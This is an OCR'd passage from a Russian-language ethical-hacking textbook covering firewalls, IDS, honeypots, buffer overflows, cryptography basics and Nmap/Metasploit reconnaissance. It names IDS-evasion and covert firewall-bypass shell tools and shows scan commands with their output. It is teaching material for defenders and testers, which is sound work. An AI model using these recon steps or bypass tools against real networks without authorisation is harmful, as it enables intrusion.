
Поток информации

Поток информации одинаков как в IDS, так и в IPS. Процессы изложены ниже.

1. Захват необработанных пакетов
2. Фильтрация
3. Пакетное декодирование
4. Хранилище
5. Сборка фрагмента
6. Потоковая сборка
7. Контроль состояния сеанса TCP
8. Брандмауэр

Брандмауэры

Брандмауэры стали частью стандартных операций в большинстве организаций. Брандмауэры могут быть аппаратными или программными, или комбинациями из вышеперечисленных. Брандмауэр предназначен для проверки трафика, а затем он разрешает или блокирует этот трафик, на основе политики организации.



Типы брандмауэров

Существует несколько доступных альтернатив брандмауэру. Брандмауэры имеют свои ограничения. Брандмауэры не защищают против социальной инженерии. Наконец, брандмауэр не может защитить от попытки туннелирования. Несколько брандмауэров, которые Вы могли бы использовать, являются аппаратными брандмауэрами, программными брандмауэрами, брандмауэрами с фильтрацией пакетов, шлюзами на уровне каналов, брандмауэрами прикладного уровня и брандмауэрами многоуровневой проверки, с отслеживанием состояния.

Идентификация брандмауэра

Есть несколько методов, которые злоумышленники используют для идентификации брандмауэров. Они могут сканировать порты с помощью Nmap. Злоумышленник также может использовать баннер захвата, который отправляет сообщения из сетевых служб.

Брандмауэры

Когда брандмауэр защищает сеть, злоумышленники могут использовать различные методы для взлома. Они могут использовать внутреннего сообщника, найти уязвимые службы, получить доступ к уязвимому внешнему серверу, для обхода брандмауэра (HTTPTunnel), размещать бэкдоры через брандмауэры (rwwwshell), спрятаться за скрытым каналом (Loki), и использовать туннелирование ACK.

Honeypots и Honeynets

Многие организации используют ханипоты, и сети-приманки для раннего предупреждения системы от возможных атак. Обе эти системы размещены в сети, и побуждают потенциальных злоумышленников сделать их легкой жертвой внутри организации. Эти устройства могут быть целенаправленно сконфигурированы с известными уязвимостями, и слабой безопасности. Устройства предназначены для отправки сигналов тревоги и сообщения о том, что они подверглись нападению или взлому. Это позволяет сетевым администраторам определить источник атаки и закрыть шлюзы, для предотвращения распространения атаки на критически важные устройства и системы, внутри частной сети организации.

Типы ханипотов

Ханипот предназначен для привлечения и захвата злоумышленников, и существуют различные способы, которыми ханипоты могут быть настроены, для заманивания злоумышленника.

- Хагнипоты с низким уровнем взаимодействия имитируют настройку сервисов, а активность с эмулируемой службой, фиксируется и регистрируется.
- Ханипоты с высоким уровнем взаимодействия, представляют собой сетевую архитектуру, которая контролирует и фиксирует всю активность; они также известны как honeynets.
- Ханипоты со средним взаимодействием используют виртуализацию прикладного уровня и отправляют ожидаемые ответы для известных эксплойтов, чтобы заставить эксплойт отправить полезную нагрузку.

Ханипоты с открытым исходным кодом
Есть много ханипотов, доступных в виде коммерческих продуктов или в открытом доступе. Некоторые коммерчески доступные ханипоты включают KFSensor, NetBait, ManTrap и SPECTER. У Вас есть множество вариантов, если Вы хотите пойти по пути программного обечпечения с открытым исходным кодом.

Приманки с открытым исходным кодом включают

- Bubblegum Proxypot
- Jackpot
- BackOfficer Friendly
- Bait-n-Switch
- Bigeye
- HoneyWeb
- Deception Toolkit
- LaBrea Tarpit
- Honeyd
- Honeynets
- Sendmail SPAN Trap
- Tiny Honeypot

Реагирование на атаки

Важно не только обнаруживать вторжения, так как организация должна иметь хорошую оборонительную политику. В группу реагирования на инциденты должны входить представители различных отделов организации. Компания должна иметь процедуры реагирования, коммуникации, регистрацию процедуры, а также обучение и репетиции для такого мероприятия.

Инструменты обнаружения вторжений

Доступно множество инструментов, включая инструменты обнаружения вторжений, такие как

- BlackICE
- RealSecure
- Network Flight Recorder
- Dragon
- NetProwler
- SilentRunner
- Vanguard Enforcer
- Cisco Secure IDS
- Snort

Инструменты для обхода IDS

Администратор должен знать об инструментах, доступных для помощи злоумышленнику, который уклоняется от IDS. Системы IDS, в режиме реального времени, можно обмануть, если они не установлены и настроены правильно. SideStep, Mendax, Stick, Fragrouter и ADMutate - это лишь некоторые из этих инструментов, которые должен знать администратор.

Генераторы пакетов

Доступен ряд инструментов генераторов пакетов. Просмотрите следующий список, и изучите инструменты, о которых Вы хотели бы узнать больше:

- Aicmpsend
- Apsend
- Blast
- Ettercap
- Hping2
- ICMPush
- IpsendISIC
- Libnet
- Multi-Generator Toolset
- Net::RawIP
- Netcat
- Netsh
- PacketX
- Send ICMP Nasty Garbage
- Tcpreplay
- The Packet Shell
- USI++
- Xipdump

Инструменты для взлома брандмауэра

Существует несколько инструментов для маскировки связи, между двумя серверами, для успешного взлома брандмауэра. Несколько из них 007 Shell, ICMP Shell (ISH), AckCmd и Covert_TCP.

Инструменты для тестирования

Существует множество инструментов, предназначенных для

тестирования политик фильтрации брандмауэра.
или тестирование конфигурации:

- FTester
- Traffic IQ Pro
- Next-Generation Intrusion Detection Expert System
- Secure Host
- System iNtrusion Analysis and Report Environment (SNARE)
- TCP Opera
- Firewall Informer
- Atelier Web Firewall Tester

Резюме

В этой главе Вы узнали о различных усилиях и процессах, которые можно реализована для защиты от атак на внутренние сети. Вы ознакомились с методами обнаружения вторжений, различными типами брандмауэров и тем, как определить, когда атака происходит с помощью мониторинга.

14. Переполнение буфера

При наличии уязвимостей хакеры могут использовать недостатки в компьютерных сетях. Лицо, ответственное за сетевую защиту организации, должно будет исправлять уязвимые системы. Также хорошей практикой является закрытие неосновных служб, работающих в системах. Если системы не управляются должным образом или не защищены, они могут быть использованы хакерами. После взлома удаленной системы, злоумышленник может предпринять шаги, чтобы закрепиться, настроив учетные записи и захват и эксфильтрации информации из сети. В этой главе мы внимательно рассмотрим переполнение буфера и контрмеры переполнения буфера.

К концу этой главы вы сможете
1. Определять переполнение буфера.
2. Идентифицировать переполнение буфера.
3. Определять меры противодействия переполнению буфера.

Переполнение буфера

Если злоумышленник может найти способ получить произвольный код в целевой системе и заставить эту систему выполнить его, он может получить доступ к системе и ее ресурсам. Смежные блоки памяти используются для хранения данных, и когда данные, скопированные в буфер, превышают размер буфера, происходит переполнение буфера. Уязвимости возникают из-за человеческих ошибок, таких как ошибки программирования разработчиков, языков программирования, содержащих ошибки, и когда не соблюдаются хорошие методы программирования. Много программ предназначены для ввода данных. Поля ввода могут использоваться для отправки произвольного кода в систему.

Переполнение буфера стека

Переполнение буфера стека происходит, когда программа записывает больше, чем ожидалось,данных в буфер, который расположен в стеке. Это приводит к компрометации данных. Для получения дополнительной информации посетите Stack Buffer Overflow. (https://blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/).


Переполнение буфера в куче

Память в куче динамически выделяется приложением. Много раз данные программы содержатся в куче. Если

злоумышленник может повредить эти данные, то будет пробовать заставить приложение перезаписать внутренние структуры. Дополнительные сведения см. на странице Переполнение буфера в куче. (https://cwe.mitre.org/data/definitions/122.html).

Обнаружение уязвимостей переполнения буфера

Программы, написанные на C, более подвержены переполнению буфера. Стандартная библиотека C предлагает множество функций, которые не выполняют никаких ограничений. Злоумышленник ищет строки, объявленные как локальные переменные, в функциях и проверяет наличие граничной проверки или использование безопасных функций C в исходном коде. Чтобы обнаружить уязвимости, связанные с переполнением буфера, Вы можете изучить исходный код для строк, объявленных как локальные переменные в функциях или методах, а также проверить неправильное использование стандартных функций и принудительных данных о приложении и проверить его ненормальное поведение. См. Рисунок ниже.



Защита от переполнения буфера

Есть несколько вещей, которые разработчик приложения может сделать, чтобы избавиться от переполнения буфера, включая выполнение ручного аудита кода, отключение стека, и выполнение, с использованием методов компиляции и разработки более безопасной библиотеки C.

Nmap


Nmap бесплатен и работает на различных платформах, таких как Microsoft Windows, Mac OS X и Linux. Его можно использовать для оценки того, какие хосты находятся в сети, а затем определить порты, на которых удаленная система работает для протокола управления передачей (TCP),

и протокола пользовательских дейтаграмм (UDP).
Чтобы определить, какая операционная система работает на удаленной машине, Вы также можете выполнять сканирование операционной системы. Приведены результаты сканирования ОС с помощью nmap, и оно часто может быть неубедительным, требуя от злоумышленника использования других методов, для точного определения удаленной ОС. Результаты сканирования Ping показывают, что пять хостов подключены к сеть 192.168.100.0/24. Однако могут быть и другие хосты, у которых активированы их брандмауэры. См. рисунок ниже.

TCP-сканирование

Эти порты редко доступны на машинах, подключенные к Интернет, но обычно открыты на компьютерах Windows, подключенных к локальной сети. В частном случае на рис. ниже, эти порты доступны, потому что администратор сервера Windows 2008 предоставил общий доступ к одной папке с именем «диск C:». Как правило, эти порты открыты в

системах Windows, и связанны с общим доступом к файлам и принтерам для Microsoft Windows.



Отпечаток ОС

Сканирование с помощью nmap дает неоднозначные результаты (рис. ниже). Он говорит, что ОС может быть

- Microsoft Windows 7 Профессиональная
- Microsoft Windows Vista SP0 или SP1
- Windows Server 2008 SP1
- Windows 7
- Microsoft Windows Vista с пакетом обновления 2 (SP2)
- Windows Сервер 2008

```
root@bt:~# nmap -O 192.168.1.200

Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-15 21:28 EDT
Nmap scan report for 192.168.1.200
Host is up (0.00064s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:C4:99:4B (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 c
losed port
Device type: general purpose
Running: Microsoft Windows 7|Vista|2008
OS CPE: cpe:/o:microsoft:windows_7::professional cpe:/o:microsoft:windows_vista::- cpe:/o:m
icrosoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional, Microsoft Windows Vista SP0 or SP1, Windows S
erver 2008 SP1, or Windows 7, Microsoft Windows Vista SP2 or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.07 seconds
```

Использование Metasploit для fingerprint

Вам нужно иметь более точное представление о том, какая ОС является целевой, на которой компьютер работает. Если Вы используете один из вспомогательных инструментов сканирования Metasploit модулей, Вы можете получить лучший результат. См. рис. ниже.


```
root@bt: ~
File  Edit  View  Terminal  Help

msf > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) >
```

Используйте команду show options, чтобы просмотреть параметры для опции вспомогательного сканирующего модуля. См. Рисунок ниже.

```
msf  auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads
```


После установки RHOSTS запустите сканирование, чтобы определить удаленную операционную систему машины. См. Рисунок ниже.

ОС определяется как Windows 2008 Standard без Hyper-V. Пакет обновления 1. См. Рисунок ниже.



Поиск эксплойтов

Эксплойты упоминаются последними, поскольку мы просматриваем результаты поиска. Имя эксплойта находится в Metasploit, а есть также дата выпуска, эффективность, и обзор уязвимости. Поскольку Server 2008 вышел в 2008 году, будем искать эксплойты, которые вышли в 2008 году или позже. См. Рисунок ниже.



Meterpreter

Meterpreter - это расширенная полезная нагрузка Metasploit, которая позволяет злоумышленнику сбрасывать хэши, загружать данные, и выполнять определенные задачи после эксплуатации. См. рис. ниже. Такой инструмент, как John the Ripper, может использоваться для взлома паролей, после сброса хэшей.

Резюме

В этой главе Вы узнали о переполнении буфера, и о том, как хакеры могут воспользоваться слабыми местами в компьютерных системах из-за уязвимостей. Вы познакомились с методами обнаружения вторжений, и различными типами систем обнаружения вторжений и межсетевых экранов. Кроме того, Вы узнали, на что обращать внимание, чтобы выявить атаку на внутреннюю сеть.

Ресурсы

Stack Buffer Overflow:
https://blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/
Heap-Based Buffer Overflow:
https://cwe.mitre.org/data/definitions/122.html

15. Криптография


Криптография - это метод получения простого, разборчивого текста и реализации алгоритма для его шифрования, а также создания зашифрованного текста, который кажется тарабарщиной до расшифровки. Для сохранения конфиденциальности, используется шифрование.
В этой главе Вы познакомитесь с используемыми алгоритмами шифрования. Вы можете применить шифрование для поддержания двух из трех принципов безопасности - конфиденциальности и целостности. Вы узнаете о криптографии с открытым ключом, цифровых подписях и способах проверки зашифрованных писем.

К концу этой главы Вы сможете:

1. Распознавать криптографию с открытым ключом.
2. Определять цифровую подпись.
3. Определять дайджест сообщения.
4. Определять уровень безопасных сокетов (SSL).
5. Анализировать зашифрованную электронную почту.

Симметричное шифрование

Даже для самых старых шифров, в основе лежит один и тот же ключ. Обе стороны нуждаются в узнавании направления и величины сдвига, выполняемого в его шифрах. Все симметричные алгоритмы, включая одноразовый блокнот, основаны на концепции общего секрета. Вызов этих методов, как указывалось ранее, являются основой, используемой для ключевого управления. См. Рисунок ниже.



Симметричные алгоритмы

Вы должны быть знакомы с различными симметричными алгоритмами, и их основными характеристиками. Большинство алгоритмов, перечисленных в таблице ниже, являются блочными. Это означает, что они работают с группой битов фиксированной длины, с фиксированным, неизменным преобразованием. Если длина открытого текста сообщения не кратно длине блока, текстовое сообщение должно быть смягчено. Поточный шифр применяет криптографический ключ, и алгоритм к каждой двоичной цифре в потоке данных, и может шифровать открытые текстовые сообщения переменной длины.


Symmetric algorithm	Main characteristics
DES	Block cipher with a block size of 64, 56-bit key length
3DES	Uses either two or three keys and involves multiple encryptions which go through the DES algorithm three times
AES	A block cipher that splits the data input into blocks of 128, 192, or 256 bits. The key sizes are 128, 192, and 256 bits, with the key size impacting the number of rounds used in the algorithm

Symmetric algorithm	Main characteristics
